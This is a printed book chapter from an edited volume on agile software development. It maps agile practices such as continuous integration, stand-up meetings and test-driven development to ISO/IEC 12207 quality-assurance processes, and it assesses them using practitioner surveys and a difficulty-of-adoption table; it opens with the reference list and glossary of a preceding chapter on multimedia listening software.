Hurd, S., Beaven, T., & Ortega, A. (2001). Developing autonomy in a distance language learning context: Issues and dilemmas for course writers. *System*, *29*(3), 341–355http://oro.open.ac.uk/620/5/Auton-Hurd_et_al-2001-Uncorrected_proofs.pdf. RetrievedDecember122014. doi:10.1016/S0346-251X(01)00024-0

Leow, R. P. (2001). Attention, awareness, and foreign language behaviour. *Language Learning*, *51*(Supplement 1), 113–155. doi:10.1111/j.1467-1770.2001.tb00016.x

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Turel, V. (2014Forthcoming). Factors affecting listening. In C. M. Akrivopoulou & N. Garipidis (Eds.), *Human rights and the impact of ICT in the public sphere: Participation, democracy, and political autonomy*. Hershey, PA, USA: IGI-Global. doi:10.4018/978-1-4666-6248-3.ch018

Williams, J. (2001). The effectiveness of spontaneous attention to form. *System*, *29*(3), 325–340http://www.sciencedirect.com/science/article/pii/S0346251X01000227. RetrievedDecember122014. doi:10.1016/S0346-251X(01)00022-7

KEY TERMS AND DEFINITIONS

Activities: Activities are the vehicles/questions that are used as tools to give language learners the opportunities to develop and practise their listening skills and to improve their listening development through answering the questions according to the listening texts they listen to/view.

Design: To prepare the preliminary sketches or the plans for a multimedia listening application to be executed step by step so that an efficient language learning software can be designed and produced as a final product.

Listening: A set of cognitive interactions in the process of deriving meaning from listening texts or what we hear/view through giving attention, following, understanding and in some cases repeating, producing, interpreting or speaking against or in favour of what we listen to.

Listening Software: Listening software is an interactive multimedia application that aims to develop and practise language learners' listening skills and to improve their listening development as a part of learning any language as a second/foreign language.

Multimedia: The combination and delivery of digital elements on the same computer platform. When the combination and delivery of digital elements on the same computer platform have links between elements in the form of buttons, hotspots or hyperlinks to create an interactive application in which users can navigate, then it is called interactive multimedia. When the combination and delivery of digital elements (i.e. text, sound/audio, visuals, animation, video etc.) on the same computer platform offers personalised learning, then it is called adaptive hypermedia.

Number of the While-Listening Activities: The number of questions available on screen at one time that language learners are expected to answer while listening to listening texts or immediately after listening to listening texts.

Priority of the While-Listening Activities: Prioritising the while-listening stage questions that language learners are expected to answer while listening to listening texts or answer immediately after listening to listening texts.

While-Listening Stage: The stages of listening in SLL/FLL are categorised into three groups: (1) The pre-listening stage, (2) the while-listening stage and (3) the post-listening stage. The while-listening stage is the stage where language learners listen to/view the listening text and answer while listening to listening texts or answer immediately after listening to listening texts.

This research was previously published in Intelligent Design of Interactive Multimedia Listening Software edited by Vehbi Turel, pages 103-141, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 36
Quality Assurance in Agile Software Development

Iwona Dubielewicz
Wroclaw University of Technology, Poland

Zbigniew Huzar
Wroclaw University of Technology, Poland

Bogumiła Hnatkowska
Wroclaw University of Technology, Poland

Lech Tuzinkiewicz
Wroclaw University of Technology, Poland

ABSTRACT

Agile methodologies have become very popular. They are defined in terms of best practices, which aim at developing good quality software faster and cheaper. Unfortunately, agile methodologies do not refer explicitly to quality assurance, which is understood as a planned set of activities performed to provide adequate confidence that a product conforms to established requirements, and which is performed to evaluate the process by which products are developed. The chapter considers the relations of agile practices with software life cycle processes, especially those connected to quality assurance, and tries to answer the question of which agile practices ensure software quality. Next, agile practices associated with quality assurance are assessed from different perspectives and some recommendations for their usage are given. It is observed that modeling has a particular impact on quality assurance.

INTRODUCTION

Agile methodologies have become very popular in software companies. In spite of that they do not refer directly to model-driven approach, they help develop software faster and more effectively. Many reports confirm the advantages of an agile approach when applied to small and medium-size scale software projects. Unfortunately, agile methodologies do not refer explicitly to quality assurance. Practitioners of agile methodologies have not yet provided a convincing answer to the question "What is the quality of the software product?"

ISO/IEC/IEEE 24765:2010 (p. 287) provides some general definitions of quality assurance (QA):

A planned and systematic pattern of all actions necessary to provide adequate confidence that an item or product conforms to established technical requirements.

DOI: 10.4018/978-1-5225-3422-8.ch036

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A set of activities designed to evaluate the process by which products are developed or manufactured.

The definitions show that QA is process oriented and focuses on technical requirements (e.g. conformance to standards, procedures, etc.). From this perspective QA may be thought of as a defect-preventing set of activities.

On the other hand, ISO/IEC 12207:2008 (p. 6) defines QA as:

The planned and systematic activities implemented within the quality system, and demonstrated as needed, to provide adequate confidence that an entity will fulfill requirements for quality.

Similar definition of QA is given in KPI Library (http://kpilibrary.com/store/items/33):

Quality assurance is the systematic monitoring and evaluation of the various aspects of a project, service or facility to maximize the probability that minimum standards of quality are being attained by the production process. QA cannot absolutely guarantee the production of quality products.

Two principles included in QA are: "Fit for purpose" – the product should be suitable for the intended purpose; and "Right first time" – mistakes should be eliminated. QA includes regulation of the quality of raw materials, assemblies, products and components, services related to production, and management, production and inspection processes.

These definitions take into consideration not only the technical requirements a product should fulfill but also the requirements for quality, so they have a broader meaning. From this perspective, QA is also thought of as a defect-detecting set of activities.

Sometimes, the activities that focus on defects detection are called Quality Control (QC): "A set of activities designed to evaluate the quality of developed or manufactured product" (ISO/IEC/IEEE 24765:2010, p. 287)).

In the chapter, software quality assurance (SQA) is understood in the broader sense, so this notion includes QC. There are two different purposes for SQA activities (ISO/IEC/IEEE 24765:2010, p. 287): (1) to convince the customer about the quality of the software which he is going to acquire (external perspective) and (2) to support an organization in developing high-quality software (internal perspective)

The first purpose is fulfilled by agile's approach features e.g. sprint demos, retrospective meetings, acceptation and implementation of proposed changes and so on. In terms of the second aspect, SQA is cited as the one of the software quality management processes (the others two are: quality planning process and quality control process (PMBOK, 2004). All these well-structured processes, together with some additional elements (procedures, quality standards, documentation), constitute the Quality Management System (QMS) inside the organization. QMS is usually adapted to any new project which is undertaken in an organization (i.e. appropriate quality standards, documentation, procedures are chosen). A QMS includes range of techniques and tools for quality management which are used when performing SQA.

In this chapter we are interested in the internal SQA perspective but at the same time we have restricted our considerations only to the execution phase of the project (i.e. software development) and only to the development team perspective. This means that, for example, QMS planning processes are not in the field of our interest (it is assumed that the quality planning process was finished before the development process started). Hence, the quality management system will not be considered further.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The peculiarity of SQA definitions is that the notion of quality is not used directly. SQA abstracts from a concrete definition of software quality, but regardless of the specific definition, emphasizes all the activities that foster quality.

In general, SQA definitions leave room for a range of interpretations. Review of the literature related to SQA does not deliver an unambiguous definition of this notion. For example, one paper (Hongying & Cheng, 2011) proposes a model of SQA and does not define or reference the notion. Some papers identify QA with testing, while the paper written by Janus et al. (2012) identifies it with some arbitrary selected practices. In the paper (Mnkandla & Dwolatzky, 2006) SQA is seen through a list of different quality factors to which some practices are allocated.

The paper (Bhasin, 2012) seems to be most aware of the issue of SQA definition, raising questions such as:

How can we manage the quality of software in Agile?

Which practices of Agile will ensure software quality?

What are the key drivers of quality in Agile?

but without providing answers to them.

As was mentioned above, SQA is process oriented. One of the questions we try to answer is which software development processes may be considered as strongly related to SQA. To do so, we assume that the ISO/IEC 12207:2008 recommendation is the basic source which identifies all the processes. Now, SQA related processes may be considered as a subset of the processes defined by this recommendation.

The set of 43 processes identified by ISO/IEC 12207:2008 is divided into 7 groups. The ISO describes the processes very generally and does not describe how to implement them. There are many possible ways to realize these processes, and in real projects many rules, suggestions and hints are in use – they are sometimes referred to as practices and some of them as best practices. The best practices may be recommended to be used as a whole or a part of a given process. In the case of the use of a practice, the given practice is considered as a fragment of a given process or, more precisely, as a fragment of an instance of the process.

There are numerous practices in use, especially in an agile approach to software development. The questions arise: "Which of them may be applied within processes supporting quality assurance?" and "Which of them are the most influential ones?"

Modeling is a basic paradigm of modern software development. It is considered effective in software development if models may be used to describe an application domain and can serve as a basis for implementing systems. The paradigm has found its application in model-driven engineering (MDE). MDE focuses on creating and exploiting models through the entire software development cycle. The vast majority of MDE approaches are heavyweight methodologies. RUP (Kruchten, 1999) and UP (Scott, 2001) are examples of such methodologies and have proved their usefulness, especially for large software projects. In opposition to heavyweight methodologies there is a group of so-called lightweight software development methodologies which are based on an agile approach. The agile approach, assuming iterative and incremental software development, focuses on the user's requirements and programming code. The approach tends to reject modeling because it entails some form of extra documentation, which conflicts with the Agile Manifesto postulates (http://agilemanifesto.org/).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Lightweight methodologies draw attention to best practices – recommended methods and techniques to perform project tasks. Modeling, although rare, is also considered a best practice. Therefore, it is interesting to consider what the role of modeling is for quality assurance in agile software development. Does the use of modeling have a significant impact on software quality assurance? In particular, what is its impact on software quality assurance in the context of other widely recommended practices? Our findings show that modeling is underestimated by agile methodologies, in spite of the fact that its adoption is less difficult than the adoption of many other commonly used practices.

The aim of the chapter is to provide answers to the above stated questions. We start with a review of the practices applied by the most popular agile methodologies. Next, the practices which may influence quality assurance are identified, and finally, after analysis and assessment, the best practices for quality assurance are recommended.

The chapter is organized as follows. Section 2 provides a short overview of software life-cycle processes defined by ISO/IEC 12207:2008 associated with QA. Section 3 lists the most popular agile methodologies together with their practices. Section 4 checks if there exists any relation between agile practices and ISO processes, in other words if an agile practice can be treated as a part of selected ISO process. Section 5—the core section—presents an assessment of practices supporting ISO quality assurance processes from different angles. Conclusions and recommendations are gathered in Section 6.

ISO PROCESSES SUPPORTING QUALITY ASSURANCE

According to ISO/IEC 12207:2008 the activities that may be performed during the software life cycle contain seven groups of processes:

- Agreement Processes (2 processes)
- Organizational Project-Enabling Processes (5 processes)
- Project Processes (7 processes)
- Technical Processes (11 processes)
- Software Implementation Processes (7 processes)
- Software Reuse Processes (3 processes)
- Software Support Processes (8 processes)

Each of the processes is described in terms of its purpose and desired outcomes, and lists activities and tasks which need to be performed to achieve those outcomes.

Agreement Processes involve activities that serve to establish agreement between two organizations, i.e. the supplier and acquirer of a product or service.

Organizational Project-Enabling Processes contain different management processes that are implemented within an organization for initiation, support, and control of the project. The Quality Management Process is one of them.

Project Processes are those "concerned with planning, assessment, and control" (ISO/IEC 12207:2008, p. 15) regardless of the type of project. They are split into two categories: Project Management Processes ("used to plan, execute, assess and control the progress of a project", (p. 15)), and Project Support Processes (that "support specialized management objectives," p. 15).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Technical Processes are typical software engineering activities which aim to define the requirements, system architecture design, implementation, integration, and testing, as well as software maintenance and keeping the software in use.

Software Implementation Processes aim at production of a specified software item or service.

Software Reuse Processes support reusing software items across project boundaries.

The last group, Software Support Processes (SSP), contain activities which "assist the Software Implementation Process as an integral part with a distinct purpose, contributing to the success and quality of the software project" (ISO/IEC 12207:2008, p. 17). The group is described as one that contributes "to the success and quality of the software project" (ISO/IEC 12207:2008, p. 17), and comprises the following processes:

1. Software Documentation Management Process (SDMP)
2. Software Configuration Management Process (SCMP)
3. Software Quality Assurance Process (SQAP)
4. Software Verification Process (SVerP)
5. Software Validation Process (SValP)
6. Software Review Process (SRP)
7. Software Audit Process (SAP)
8. Software Problem Resolution Process (SPRP)

Below, basing on (ISO/IEC 12207:2008), a short overview of Software Support Processes is given.

The purpose of the Software Documentation Management Process "is to develop and maintain the recorded software information produced by a process" (ISO/IEC 12207:2008, p. 67). Having this process implemented the developers know what, why and how to document (languages, standards). Requirement specifications, models, source code are examples of different documents.

The Software Configuration Management Process is a specialization of the Configuration Management Process which focuses on software items understood as "source code, object code, control code, control data, or a collection of these items" (ISO/IEC 12207:2008, p. 7). Its purpose is to maintain the integrity of software items that is to identify and define them, to control modifications and releases.

The Software Quality Assurance Process aims at assuring "that work products and processes comply with predefined provisions and plans" (ISO/IEC 12207:2008, p. 70). One of the main outcomes of that process is a quality assurance plan which defines, for example, quality standards, procedures, and tools for quality, procedures for maintaining quality records, and employs activities from other, above mentioned processes. The process concerns both the software product (checks if the product together with documentation complies with the contract and adheres to plans) and development process.

Software Verification Process aims at confirming that software products and/or services conform to the requirements. Verification can be done at different levels and for different artifacts, e.g.

- **Requirement Verification:** Both system, and software requirements are verified for consistency, feasibility, testability; system requirements are verified for their proper allocation to hardware and software items, while software requirements are verified for their traceability to system requirements;
- **Design Verification:** Verification against correctness, traceability to requirements, fulfilling non-functional demands;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Code Verification:** Verification against testability, correctness, compliance with requirements, and coding standards, as well as implementing non-functional demands;
- **Integration Verification:** Verification against completeness and correctness of integration of all units (software, and hardware);
- **Documentation Verification:** Verification against adequacy, completeness, consistency, and being produced on time.

The purpose of the Software Validation Process is to confirm "that the requirements for a specific intended use of the software work product are fulfilled" (ISO/IEC 12207:2008, p. 74). Validation is strongly related to testing, but not only dynamic techniques can be employed by it. Interesting alternatives are analysis, modeling, and simulation.

The purpose of the Software Review Process is to gain a common understanding among all involved parties (developers, customers, users) of progress in relation to the objectives of the project, and "what should be done to help ensure development of a product that satisfies the stakeholders" (ISO/IEC 12207:2008, p. 76). The reviews can be done at different levels – managerial and technical. Further we are interested first of all in technical reviews that check whether products or services are complete, comply with appropriate standards and specifications, and are ready for further development. Any problems identified are recorded and passed to the Problem Resolution Process.

The purpose of the Software Audit Process is to determine the compliance of selected products/processes with requirements, plans, and agreements by independent parties. A specific audit can be done for software to ensure, for example, that a software product reflects the design documentation, test data comply with specifications, and user documentation complies with standards as specified. Any problems identified are recorded and passed to the Problem Resolution Process.

The purpose of the Problem Resolution Process is to ensure that "all discovered problems are identified, analyzed, managed and controlled to resolution" (ISO/IEC 12207:2008, p. 78). Problems should be classified and prioritized to facilitate analysis and problem resolution.

Software Support Processes are considered as processes addressing and supporting SQA activities. The SQAP process relates directly to SQA while the processes SVerP, SValP, SRP, and SAP, are related indirectly through their reference to software quality. The other processes SDMP, SCMP, and SPRP also have a strong influence on software quality.

Although the SQA is associated with the performance of all the above mentioned processes with due diligence, it seems that it is particularly important to the Software Support Process group. It can be observed that some processes from this group are also associated with processes from other groups. For example, the Software Qualification Testing Process as well as the System Qualification Testing Process may be used in the Software Verification Process or the Software Validation Process. For these reasons, the Qualification Testing Process will not be considered separately in this paper. Similarly, the Quality Management Process (QM) belonging to the Organizational Project-Enabling Process group aims at management of activities, tasks, and deliverables of other processes associated with SQA at the level of the organization. Management means defining goals to achieve, monitoring the status of the managed element, and undertaking appropriate, perhaps corrective actions. Status monitoring should definitely be accompanied by objective measures provided by the Measurement Process (belonging to the Project Processes group). The purpose of the Measurement Process "is to collect, analyze, and report data relating to the products developed and processes implemented within the organization" (ISO/IEC 12207:2008, p. 41).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In summary, we have selected these processes identified by ISO/IEC 12207:2008 that are related to SQA and SQC, which, according to (SQA in Practice, http://www.sqa.net/softwarequalitycontrol.html) are defined as:

SQA – the function of software quality that assures that the standards, processes and procedures are appropriated for the project and are correctly implemented. It also collects software measures that are relevant to the evaluation of the use of the standards, processes, and procedures.

SQC – the function of software quality that checks that the project follows its standards processes, and procedures, and that the project produces the required internal and external (deliverable) products.

AGILE METHODOLOGIES AND APPLIED PRACTICES

The methodology of software development is recognized as an agile one when it allows adaptation to an ever-changing environment, especially unexpected changes, and this adaptation is profitable. Profit is obtained due to the leanness of the methodology i.e. the methodology shortens the development time and cost, simultaneously ensuring the stable or improved quality of the product.

To guarantee continuous adaptation agile methodologies postulate creating an empowered development team which is quick to react to changes and which learns during and after the development process. The essential difference which is observed while comparing agile and traditional approaches is that the former do not define the development process precisely, so there is no need for detailed plans.

Another important feature of the agile approach is its 'people-orientation' after recognition that people and their collaboration are the most important drivers for a project's success. So, software is developed by a collaborative self-organized, cross-functional team. As the team is self-organized, the agile methodologies do not define in details any development process but instead recommend several practices (sometimes called best practices) which allow delivering the desired solution with fewer problems. The next common characteristic of the agile group of software development methodologies is: iterative and incremental development (thus enabling the evaluation of the current solution), and the iterative approach is placed in a well-defined time frame (time-box). Each agile methodology recommends such a set of interrelated practices which adhere to the agile values and principles stated in the Agile manifesto (http://www.agilemanifesto.org/) and Agile principles (www.agilemanifesto.org/principles.html), respectively.

The meaning of a practice is ambiguous; in the literature various definitions can be found of a practice (or best practice). For example, according to (Michaelson, 2006) best practice is defined as "*the most efficient (with least amount of effort) and effective (giving best results) way of accomplishing a task, based on repeatable procedures that have proven themselves over time for large numbers of people.*" Closer to our opinion is the practice definition given by (Ambler, 2010) "*a practice is a self-contained, deployable component of a process*."

Since the middle of the nineties many agile methodologies have appeared: Extreme Programming (XP) (Beck & Andres, 2004), Scrum (Schwaber, 2003), Crystal Clear (Cockburn, 2004), Feature Driven Development (FDD) (Palmer & Felsing, 2002), Dynamic Software Development Methodology (DSDM) (DSDM, 2008), Agile Unified Process AUP (Ambler, 2005), Agile Modeling (Ambler, 2002) are the best known and most frequently applied among them.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The practices recommend by the seven most popular—according to (State of Agile survey, 2011)—methodologies are listed below.

1. **Extreme Programming:** Sit together, Whole team, Informative workspace, Energized work, Pair programming, Stories, Weekly cycle, Quarterly cycle, Slack, Ten-minute build, Continuous integration, Test-first programming, Incremental design, Real customer involvement, Incremental development, Team continuity, Shrinking teams, Root-cause analysis, Shared code, Code and tests, Single code base, Daily deployment, Negotiated scope contract, Pay per-use.
2. **Crystal Clear:** Frequent Delivery, Reflective Improvement, Osmotic Communication, Personal Safety, Focus, Easy Access to Expert Users, A Technical Environment with Automated Tests, Configuration Management and Frequent Integration.
3. **Feature Driven Development:** Domain object modeling, Developing by feature, Individual class ownership, Feature teams, Inspection, Regular builds, Configuration management, Reporting / visibility of results.
4. **Scrum:** Product Backlog, Daily Stand-Up Meeting, Sprint Burndown chart, Sprint Demo, Sprint review, Retrospectives; (this methodology is a collection of practices only for management aspects of software development on the team level).
5. **Dynamic Software Development Methodology:** Facilitating Workshops, Modeling (related to managerial and development aspects) Prototyping Time-boxing Prioritization; it recommends the Scrum and XP practices for the management and development aspects on the team level.
6. **Agile Unified Process:** Architecture Envisioning, Continuous Integration, Database Refactoring, Ranked Work Item List, Requirements Envisioning, Test-Driven Development.
7. **Agile Modeling:** Active Stakeholder Participation, Executable Specifications, Iteration Modeling, Prioritized Requirements, Requirements Envisioning (this methodology is a collection of practices only for lightweight modeling and documentation).

According to (State of Agile Survey, 2011) there exist other agile methodologies, for example: some varieties of Crystal methodology (Crystal Orange, Crystal Red), Lean, Kanban or Scrum/XP or Scrumban. These methodologies are not considered below because they do not essentially recommend practices other than those mentioned above. We have also omitted those methodologies that recommend other practices but which are used very rarely.

AGILE PRACTICES AS PARTS OF ISO PROCESSES SUPPORTING QUALITY ASSURANCE

Now, all the practices of the agile methodologies, mentioned in Section 3, will be compared with the Software Support Processes and Quality Management Process that have been selected in Section 2. The aim of the comparison is to determine whether a given practice may be considered as an instance of an activity within a given process.

The results of the comparison are presented in Table 1. The rows of the table represent only a subset of all the considered practices. To the subset belong these and only these practices that may be con-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Practices supporting quality assurance within ISO processes

Practice	SDMP	SCMP	SQAP	SVerP	SValP	SRP	SAP	SPRP	QM
Informative workspace			x						x
Pair programming				x					
Timeboxing/Quarterly cycle									x
Continuous integration		x	x	x					
Incremental development									x
Root-cause analysis								x	
Code and tests	x								
Product Backlog	x*								
Requirement Prioritization/Prioritized Requirements/ Ranked Work Item List	x*								
Stories	x*								
Daily Stand-Up Meeting			x					x	
Sprint Burndown chart			x						x
Sprint Demo/Weekly cycle/Frequent Delivery					x				
Sprint review /Reflective Improvement			x		x			x	
Retrospectives/Facilitating Workshops			x			x		x	
Product Owner/Real customer involvement/On-site Customer/Easy Access to Expert Users/Active Stakeholder Participation					x				
Modeling/Iteration Modeling/Domain object modeling	x*								
Executable Specifications	x			x					
Database Refactoring	x								
Test-Driven Development/Test-first programming	x			x					

*The practice is optional provided it is required by documentation management plan elaborated within the process.

sidered as an instance of some activity within a process from the set of selected processes. Practices with different names but the same meaning are listed on a single line; different names are separated by a slash. The columns of the table represent selected ISO processes: eight processes from the group of Software Support Processes, and one Quality Management Process from the group of Organizational Project-Enabling Processes. An ‘x’ on the intersection of a row and a column indicates that the practice may be considered as a part of the process.

The decision whether to put an ‘x’ on the item was based on the comparison and analysis of two definitions – the definition of the practice and the process definition (the mark is put if the definitions have something in common).

Now we can perceive a given practice in conjunction with the relevant ISO processes; the practice can be instantiated within the chosen processes, if needed.

Note that none of the practices is associated with the Software Audit Process. Note also that 20 practices are associated with ISO quality assurance processes. The remaining 19 practices that are not associated with these ISO processes are as follows:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Sit together, Whole team, Energized work, Slack, Ten-minute build, Incremental design, Team continuity, Shrinking teams, Shared code, Single code base, Daily deployment, Negotiated scope contract, Pay per-use, Osmotic Communication, Personal Safety, Focus, Sprint planning meeting, Prototyping, Requirements envisioning.

ASSESSMENT OF PRACTICES SUPPORTING ISO QUALITY ASSURANCE PROCESSES

In the previous section, we selected agile practices, which can be applied as a part of ISO quality assurance processes. This section focuses on an assessment of practices. The assessment can be made from different perspectives.

The first assessment perspective is an application perspective. On the basis of existing surveys we analyze to what extent the practices selected in section 4 are perceived as important, and are used in IT companies.

The second assessment perspective takes into account the difficulty of practice implementation. It appears that an absolute assessment of difficulty is not possible, as it strongly depends on the context of a project. In some cases, a specific practice implementation can meet some impediments or even be impossible.

Implementation of all "quality assurance" practices could be very costly, and—sometimes—not justified. Each practice addresses some problems, which can also be considered as part of a project's context. When these problems occur, the practice can be recommended as a means to solve the problem. Hence, the third perspective of practice assessment is their usefulness in solving specific problems.

In all assessments we consider the selected practices separately. It cannot be ruled out that the practices are mutually related in various ways and it is conceivable that they might be dependent. Unfortunately, the relationships between practices are presented in the literature (e.g. http://www.agilemodeling.com/) without an exact interpretation or semantics of these relationships. As a result, it is difficult to assess the impact of the relationships between practices on the way the practices are implemented. In our opinion, the order of implementation of these practices may be relevant, for example, because of the experience and expertise of the teams. With this in mind we decided that the practices can be adopted and used independently, which is also reflected in practice. However, it should be noticed that the common use of certain practices provides a synergy effect.

Assessment of Practices from Application Perspective

Agile practices have been assessed by IT practitioners through a variety of questionnaires (e.g. Ambler, 2008; Sochova, 2009; Appelo, 2009).

The first one was performed by Ambler in 2008, February. The results obtained, as well as row data, are available on the Internet (http://www.ambysoft.com/surveys/agileFebruary2008.html). The questionnaire had 123 experienced respondents – only 3.3% had less than 2 years work experience, and 60% had used agile practices for more than 3 years.

The Ambler' assessment took plenty of aspects into account, i.e. practice effectiveness, ease of learning, difficulty of learning, practices abandoned, practices a company wants to adopt. Unfortunately, there is no information, as to which practices were being used by respondents when the questionnaire

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

was filled in. What's more, the list of considered practices is shorter than we are interested in. In Table 2 we quoted the results of two aspects: "effectiveness", and "want to adopt".

Continuous integration is perceived as the most effective (64%) and desired practice (16.9%), next to Test-Driven Development (46.9%, 21.3%). Similarly, good results have daily stand-up meeting (46.9%, 6.7%), and refactoring (42.5%, 9%). Pair programming is one of the more controversial practices. On the one side it was rated at 36% (effectiveness), and 19.1% (wanted), but on the other 24.3% of respondents marked this practice as abandoned.

A second survey of agile practices was made by Zuzana Sochova as a part of her MBA dissertation work (Sochova, 2009). The 181 respondents were from different companies, in term of size, business, industry, culture, and geography. Almost 50% of them had used agile methods for more than 2 years. The practices were assessed in ranked scale (from 1 to 5) by their difficulty in adoption, and usefulness.

Table 2. Summary of survey results related to selected practices

Applicability dimension	**Ambler – 2008**		**Sochova – 2009**	**Appelo – 2009**	
Practice	**Effectiveness**	**Want to adopt**	**Effectiveness**	**Level of importance**	**Level of appliance**
Informative workspace (Information Radiators)				89.9%	70.5%
Pair programming	36.3%	19.1%	2.95	75.2%	52.2%
Weekly cycle (Timeboxing)				92.5%	90.8%
Quarterly cycle					
Continuous integration	64.6%	16.9%		96.7%	86.5%
Incremental development					
Root-cause analysis				84.1%	46%
Code and tests/Coding standards (Ambler)	12.4%	9%			
Product Backlog	23%	3.4%	4.24	98.2%	93.2%
Requirement Prioritization/Ranked Work Item List	23%	3.4%		98.2%	94.4%
Stories				95.3%	83%
Daily Stand-Up Meeting	46.9%	6.7%	4.25	95.6%	90.8%
Sprint Burndown chart	25.7%	10.1%	3.61	83.1%	80%
Sprint Demo	25.7%	7.9%	4.02	96.1%	84.9%
Frequent Delivery/Potentially Shippable Software Each Iteration (Ambler)	28.3%	21.3%		98.3%	83.3%
Sprint review/Reflective Improvement				96.1%	84.9%
Retrospectives/Facilitating Workshops	38.9%	4.5%	3.82	98.0%	84.7%
Product Owner/Real customer involvement/On-site Customer/Easy Access to Expert Users/Active Stakeholder Participation	35.4%	13.5%		94.7%	66%
Modeling/Iteration Modeling/Domain object modeling/ Domain Driven Design/ JIT Model Storming (Ambler)	3.5%	14.6%		79.2%	46.4%
Executable Specifications	4.4%	18%		95.3%	83%
Refactoring	42.5%	9%		98.9%	91.8%
Test-Driven Development/Test-first programming	46.9%	21.3%	3.49	93.7%	71.4%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Not all practices we are interested in were covered by the survey. The obtained results (average values calculated by us) for effectiveness are presented in Table 2. The highest marks were given to daily stand-up meeting (4.25), and product backlog (4.24). Next are sprint demo (4.02), and retrospectives (3.82).

The most complete survey of agile practices was carried out by Jurgen Appelo (2009). Opinions were gathered from 341 participants about agility, importance, and applicability of practices. The results for the two later characteristics are given in Table 2. It seems that the survey was filled in by agility fans. The marks for almost all practices are very high. The highest marks in both areas were given to product backlog, requirement prioritization, daily stand-up meeting, and refactoring. Very high or high scores were awarded to time-boxing, continuous integration, stories, sprint demo, frequent delivery, sprint review, retrospectives, and executable specifications.

It should be noticed that some practices were absent in all surveys, i.e. quarterly cycle and incremental development. The former seems not very common, while the later is so obvious that it is even not assessed.

Taking the application perspectives into account, which are encouraged by experiences gathered in the IT industry, we can, first of all, recommend the following practices: daily stand-up meeting, and retrospectives. Subsequently recommended practices are: continuous integration, product backlog, sprint demo, frequent delivery, on-site customer, executable specifications, refactoring, and test-driven development.

Assessment of Difficulties of Practices Application

IT companies can come across different obstacles while implementing agile practices. The impediments can differ according to their nature and cause. According to Ambler's observation, an assessment of the difficulties of a practice's adoption is not absolute, but depends on the context of its use.

To simplify the discussion we assume that the companies we are talking about are at least at the second managed level – of the CMMI maturity model (CMMI® for Development v. 1.2., 2006) so they are able to plan, perform, measure, and control the development process. In this way, we want to eliminate obstacles resulting from lack of experience or applying a disorganized process.

Ambler defines the context of a practice's use through a set of eight factors (Ambler, 2009):

1. Team size,
2. Geographical distribution,
3. Regulatory compliance,
4. Domain complexity,
5. Organizational distribution,
6. Technical complexity,
7. Organizational complexity,
8. Enterprise discipline.

Each of the factors embraces a set of specific situations or properties, which cannot be completely enumerated and ordered. Therefore, we decided to concentrate only on the factors for which it is relatively simple to extract such properties and give them a linear ordering. We concentrated on five factors: team size, geographical distribution, regulatory compliance, domain complexity, and technical complexity. Additionally, we took into account one more factor: people's competency (skills and experience), because we are convinced that it has a fundamental influence on the context of practices used.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To simplify our analysis, we decided to extract only two extreme situations or properties for each selected factors. These are:

- {small, large} for team size,
- {distributed (yes), not distributed (no)} for geographical distribution,
- {with regulation (yes), without regulation (no)} for regulatory compliance,
- {simple, complex} for domain complexity,
- {simple, complex} for technical complexity, and
- {novice, advanced} for people's competency.

The set of these six factors determines the dimensions of the context space for the practices used. Each valuation of the factors defines one, concrete context of practices' use. As a result, we have 2^6 different contexts.

For other omitted factors we have assumed that:

- There is no organizational distribution; development teams are made up of people working for the same organization.
- Organizational complexity is on a level providing a mature, pro-IT culture.
- Enterprise discipline is also on a mature level.

For each given practice, we estimated difficulty of its adoption with respect to a given value (situation or property) attached to a factor.

The difficulty level is one of three values:

- **1:** Practice is difficult to adopt,
- **0.5:** Adoption of the practice may meet some problems,
- **0:** Practice may be adopted without difficulty.

Table 3 summarizes our estimates of the difficulty of adoption for all selected practices for the set of values assigned to the factors. The factors are considered independently, and the levels of difficulty in the table are the upper estimates of the difficulties of adoption. The estimates are based on our professional experience, and also on two years' observation of student teams developing software systems within group projects at the Faculty of informatics and Management, Wroclaw University of Technology.

On the basis of Table 3 some observations were derived.

First, we compare the practices with respect to their difficulty of adoption. Figure 1, in the form of a bar diagram, presents the average and the deviation in difficulty of practice adoption, assuming uniform distribution of possible context usage.

Note, that *Incremental development* practice does not involve any difficulty. Also easy to adopt are (in most cases) *Sprint Burndown chart*, *Informative workspace* and *Modeling*. Hard to adopt are *Test-Driven Development, Pair programming* and *Root-cause analysis*. *Test-Driven Development, Sprint Review, Daily stand-up meeting* and *Pair programming* have the highest deviation, which means that these practices strongly depend on the context of their adoption.

Our results are partially confirmed by Ambler's (2009), and Sochova's (2009) surveys, in which the difficulty of adopting practices was also assessed. These surveys did not consider any specific contexts.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Difficulty levels for practice adoption

Context dimension	Team Size		Domain complexity		Technical complexity		Geographical distribution		Regulatory compliance		People competency	
Practice	**small**	**large**	**low**	**high**	**low**	**high**	**no**	**yes**	**no**	**yes**	**novice**	**advanced**
Informative workspace	0	0	0	0	0	0.5	0	0.5	0	0.5	0.5	0
Pair programming	0	0.5	0	0.5	0	0.5	0	1	0	0	1	0.5
